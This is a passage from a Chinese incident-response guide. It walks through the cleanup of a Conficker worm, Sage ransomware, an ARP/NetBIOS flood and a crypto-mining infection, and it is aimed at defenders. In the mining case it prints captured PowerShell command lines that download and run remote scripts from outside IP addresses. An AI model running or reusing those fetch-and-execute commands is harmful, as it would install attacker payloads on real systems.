


这里我们推测可以系统进程被病毒感染，使用卡巴斯基病毒查杀工具，对全盘文件进行查杀，发现c:\windows\system32\qntofmhz.dll异常：



使用多引擎在线病毒扫描（http://www.virscan.org/） 对该文件进行扫描:

确认服务器感染conficker蠕虫病毒，下载conficker蠕虫专杀工具对服务器进行清查，成功清楚病毒。



大致的处理流程如下:

1、发现异常：出口防火墙、本地端口连接情况，主动向外网发起大量连接
2、病毒查杀：卡巴斯基全盘扫描，发现异常文件
3、确认病毒：使用多引擎在线病毒对该文件扫描，确认服务器感染conficker蠕虫病毒。
4、病毒处理：使用conficker蠕虫专杀工具对服务器进行清查，成功清除病毒。

0x04 防范措施

在政府、医院内网，依然存在着一些很古老的感染性病毒，如何保护电脑不受病毒感染，总结了几种预防措施：

1、安装杀毒软件，定期全盘扫描
2、不使用来历不明的软件，不随意接入未经查杀的U盘
3、定期对windows系统漏洞进行修复，不给病毒可乘之机
4、做好重要文件的备份，备份，备份。


第3篇：勒索病毒

0x00 前言

勒索病毒，是一种新型电脑病毒，主要以邮件、程序木马、网页挂马的形式进行传播。该病毒性质恶劣、危害极大，一旦感染将给用户带来无法估量的损失。这种病毒利用各种加密算法对文件进行加密，被感染者一般无法解密，必须拿到解密的私钥才有可能破解。自WannaCry勒索病毒在全球爆发之后，各种变种及新型勒索病毒层出不穷。


0x01 应急场景

某天早上，网站管理员打开OA系统，首页访问异常，显示乱码：



0x02 事件分析

登录网站服务器进行排查，在站点目录下发现所有的脚本文件及附件都被加密为.sage结尾的文件，每个文件夹下都有一个!HELP_SOS.hta文件，打包了部分样本：



!HELP_SOS.hta	2017/3/10 2:45	HTML 应用程序	65 KB
249469.第一单元练习.doc.sage	2017/3/10 8:41	SAGE 文件	26 KB
3371916.本科专业培养方案模板-2008.doc.sage	2017/3/10 8:41	SAGE 文件	304 KB
7281437.关于开展征文活动的重要补充通知.doc.sage	2017/3/10 8:41	SAGE 文件	26 KB
favicon.ico.sage	2017/3/10 2:45	SAGE 文件	1 KB
index.php.sage	2017/3/10 3:25	SAGE 文件	10 KB
index11.php.sage	2017/3/10 3:25	SAGE 文件	1 KB

打开!HELP_SOS.hta文件，显示如下：

到这里，基本可以确认是服务器中了勒索病毒，上传样本到360勒索病毒网站（http://lesuobingdu.360.cn）进行分析：确认web服务器中了sage勒索病毒，目前暂时无法解密。

绝大多数勒索病毒，是无法解密的，一旦被加密，即使支付也不一定能够获得解密密钥。在平时运维中应积极做好备份工作，数据库与源码分离（类似OA系统附件资源也很重要，也要备份）。

遇到了，别急，试一试勒索病毒解密工具：

```
“拒绝勒索软件”网站
https://www.nomoreransom.org/zh/index.html
360安全卫士勒索病毒专题
http://lesuobingdu.360.cn
```

0x04 防范措施

一旦中了勒索病毒，文件会被锁死，没有办法正常访问了，这时候，会给你带来极大的困恼。为了防范这样的事情出现，我们电脑上要先做好一些措施：

1、安装杀毒软件，保持监控开启，定期全盘扫描
2、及时更新 Windows安全补丁，开启防火墙临时关闭端口，如445、135、137、138、139、3389等端口
3、及时更新web漏洞补丁，升级web组件
4、备份。重要的资料一定要备份，谨防资料丢失
5、强化网络安全意识，陌生链接不点击，陌生文件不要下载，陌生邮件不要打开

第4篇：ARP病毒

0x00 前言

ARP病毒并不是某一种病毒的名称，而是对利用arp协议的漏洞进行传播的一类病毒的总称，目前在局域网中较为常见。发作的时候会向全网发送伪造的ARP数据包，严重干扰全网的正常运行，其危害甚至比一些蠕虫病毒还要严重得多。

0x01 应急场景

某天早上，小伙伴给我发了一个微信，说192.168.64.76 CPU现在负载很高，在日志分析平台查看了一下这台服务器的相关日志，流量在某个时间点暴涨，发现大量137端口的UDP攻击。

低级类别	源 IP	源端口	目标 IP	目标端口	用户名
恶意软件	192.168.64.76	137	120.42.3 0	137	(null)
恶意软件	192.168.64.76	137	185.234 188	137	(null)
恶意软件	192.168.64.76	137	120.42.	137	(null)
恶意软件	192.168.64.76	137	49.88.9	137	(null)
恶意软件	192.168.64.76	137	23.251	137	(null)
恶意软件	192.168.64.76	137	23.249	137	(null)
恶意软件	192.168.64.76	137	23.230	137	(null)
恶意软件	192.168.64.76	137	58.63.60	137	(null)
恶意软件	192.168.64.76	137	120.42.3	137	(null)
恶意软件	192.168.64.76	137	223.104	137	(null)
恶意软件	192.168.64.76	137	223.104	137	(null)
恶意软件	192.168.64.76	137	23.231.8	137	(null)
恶意软件	192.168.64.76	137	23.231.1	137	(null)
恶意软件	192.168.64.76	137	120.42.3	137	(null)
恶意软件	192.168.64.76	137	120.42.3	137	(null)
恶意软件	192.168.64.76	137	120.42.3	137	(null)
恶意软件	192.168.64.76	137	23.231.6	137	(null)
恶意软件	192.168.64.76	137	23.27.1	137	(null)
恶意软件	192.168.64.76	137	120.42.	137	(null)
恶意软件	192.168.64.76	137	120.42.3 1	137	(null)
恶意软件	192.168.64.76	137	23.27.	137	(null)
恶意软件	192.168.64.76	137	49.88.	137	(null)

0x02 分析过程

登录服务器，首先查看137端口对应的进程，进程ID为4对应的进程是SYSTEM，于是使用杀毒软件进行全盘查杀。

```
C:\Documents and Settings\[redacted]>netstat -ano|findstr "UDP"
  UDP    0.0.0.0:162            *:*                                    5800
  UDP    0.0.0.0:445            *:*                                    4
  UDP    0.0.0.0:500            *:*                                    480
  UDP    0.0.0.0:514            *:*                                    4456
  UDP    0.0.0.0:4500           *:*                                    480
  UDP    0.0.0.0:8082           *:*                                    1348
  UDP    0.0.0.0:21120          *:*                                    3796
  UDP    0.0.0.0:50091          *:*                                    6128
  UDP    127.0.0.1:123          *:*                                    836
  UDP    127.0.0.1:1026         *:*                                    480
  UDP    127.0.0.1:1055         *:*                                    344
  UDP    127.0.0.1:1071         *:*                                    4000
  UDP    127.0.0.1:1187         *:*                                    420
  UDP    127.0.0.1:1356         *:*                                    3968
  UDP    127.0.0.1:3814         *:*                                    4836
  UDP    127.0.0.1:6000         *:*                                    5428
  UDP    127.0.0.1:6001         *:*                                    7204
  UDP    192.168.64.76:123      *:*                                    836
  UDP    192.168.64.76:137      *:*                                    4
  UDP    192.168.64.76:138      *:*                                    4
```

卡巴斯基绿色版：http://devbuilds.kaspersky-labs.com/devbuilds/KVRT/latest/full/KVRT.exe

卡巴斯基、360杀毒、McAfee查杀无果，手工将启动项、计划任务、服务项都翻了一遍，并未发现异常。 本地下载了IpTool抓包工具，筛选条件： 协议 UDP 端口 137

序号	时间	类型	长度	源IP	源端口	源MAC	目的IP	目的端口	目的MAC	SEQ	ACK
0	49:32.492	UDP	92	192.168.64.76	137	00:50:56...	114.55.133.147	137	C4:CA:D9:E1:08:29	0	0
1	49:32.586	UDP	92	192.168.64.85	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
2	49:32.586	UDP	92	192.168.64.85	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
3	49:33.336	UDP	92	192.168.64.85	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
4	49:33.336	UDP	92	192.168.64.85	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
5	49:33.664	UDP	92	192.168.64.57	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
6	49:33.664	UDP	92	192.168.64.57	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
7	49:33.992	UDP	92	192.168.64.76	137	00:50:56...	10.240.1.6	137	C4:CA:D9:E1:08:29	0	0
8	49:34.24	UDP	92	192.168.64.76	137	00:50:56...	192.168.70.129	137	C4:CA:D9:E1:08:29	0	0
9	49:34.102	UDP	92	192.168.64.85	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
10	49:34.102	UDP	92	192.168.64.85	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	
11	49:34.414	UDP	92	192.168.64.57	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
12	49:34.414	UDP	92	192.168.64.57	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
13	49:35.180	UDP	92	192.168.64.57	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
14	49:35.180	UDP	92	192.168.64.57	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
15	49:35.524	UDP	92	192.168.64.76	137	00:50:56...	192.168.70.129	137	C4:CA:D9:E1:08:29	0	0
16	49:35.914	UDP	92	192.168.64.85	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
17	49:35.914	UDP	92	192.168.64.85	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
18	49:36.696	UDP	92	192.168.64.57	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
19	49:36.696	UDP	92	192.168.64.57	137	00:50:56...	192.168.64.255	137	FF:FF:FF:FF:FF:FF	0	0
20	49:37.39	UDP	92	192.168.64.76	137	00:50:56...	192.168.70.129	137	C4:CA:D9:E1:08:29	0	0

可以明显的看出192.168.64.76发送的数据包是异常的，192.168.64.76的数据包目的地址，一直在变，目的MAC是不变的，而这个MAC地址就是网关的MAC。

端口137的udp包是netbios的广播包，猜测：可能是ARP病毒，由本机对外的ARP攻击。

采用措施：通过借助一些安全软件来实现局域网ARP检测及防御功能。

服务器安全狗Windows版下载：http://free.safedog.cn/server_safedog.html


网络防火墙--攻击防护--ARP防火墙：

虽然有拦截了部分ARP请求，但流量出口还是有一些137 UDF的数据包。

看来还是得下狠招，关闭137端口：禁用TCP/IP上的NetBIOS。

1）、禁用Server服务

2）、禁用 TCP/IP 上的 NetBIOS



设置完，不用重启即可生效，137端口关闭，观察了一会，对外发起的请求已消失，CPU和网络带宽恢复正常。

0x04 防护措施

局域网安全防护依然是一项很艰巨的任务，网络的安全策略，个人/服务器的防毒机制，可以在一定程度上防止病毒入侵。

另外不管是个人PC还是服务器，总还是需要做一些基本的安全防护：1、关闭135/137/138/139/445等端口 2、更新系统补丁。


第5篇：挖矿病毒（一）

0x00 前言

随着虚拟货币的疯狂炒作，挖矿病毒已经成为不法分子利用最为频繁的攻击方式之一。病毒传播者可以利用个人电脑或服务器进行挖矿，具体现象为电脑CPU占用率高，C盘可使用空间骤降，电脑温度升高，风扇噪声增大等问题。


0x01 应急场景

某天上午重启服务器的时候，发现程序启动很慢，打开任务管理器，发现cpu被占用接近100%，服务器资源占用严重。




0x02 事件分析

登录网站服务器进行排查，发现多个异常进程：



分析进程参数：

wmic process get caption,commandline /value >> tmp.txt




```
tmp.txt - 记事本
文件(F)  编辑(E)  格式(O)  查看(V)  帮助(H)

Caption=cmd.exe
CommandLine=cmd.exe /c "powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('http://72.11.140.178/auto-upgrade')""


Caption=conhost.exe
CommandLine=\??\C:\Windows\system32\conhost.exe "-1103528383199405814647155787586156789 6-410395692-1867237974-1500985154-341559433


Caption=powershell.exe
CommandLine=powershell  -nop -c "iex(New-Object Net.WebClient).DownloadString('http://72.11.140.178/auto-upgrade')"


Caption=cmd.exe
CommandLine=cmd.exe /c "powershell.exe -nop -c "iex(New-Object Net.WebClient).DownloadString('http://45.123.190.178/win.txt')""


Caption=conhost.exe
CommandLine=\??\C:\Windows\system32\conhost.exe "567043869-379799388598216845-1339877759-109042424417143641034528354 88-1454190890


Caption=powershell.exe
CommandLine=powershell.exe  -nop -c "iex(New-Object Net.WebClient).DownloadString('http://45.123.190.178/win.txt')"


Caption=cmd.exe
CommandLine=cmd.exe /c "powershell.exe -nop -c "iex(New-Object Net.WebClient).DownloadString('http://45.123.190.178/win.txt')""


Caption=conhost.exe
CommandLine=\??\C:\Windows\system32\conhost.exe "1523138341-211331229610903999719470954 97-958799097-29797013-12132982631896472503


Caption=powershell.exe
CommandLine=powershell.exe  -nop -c "iex(New-Object Net.WebClient).DownloadString('http://45.123.190.178/win.txt')"
```

TIPS:

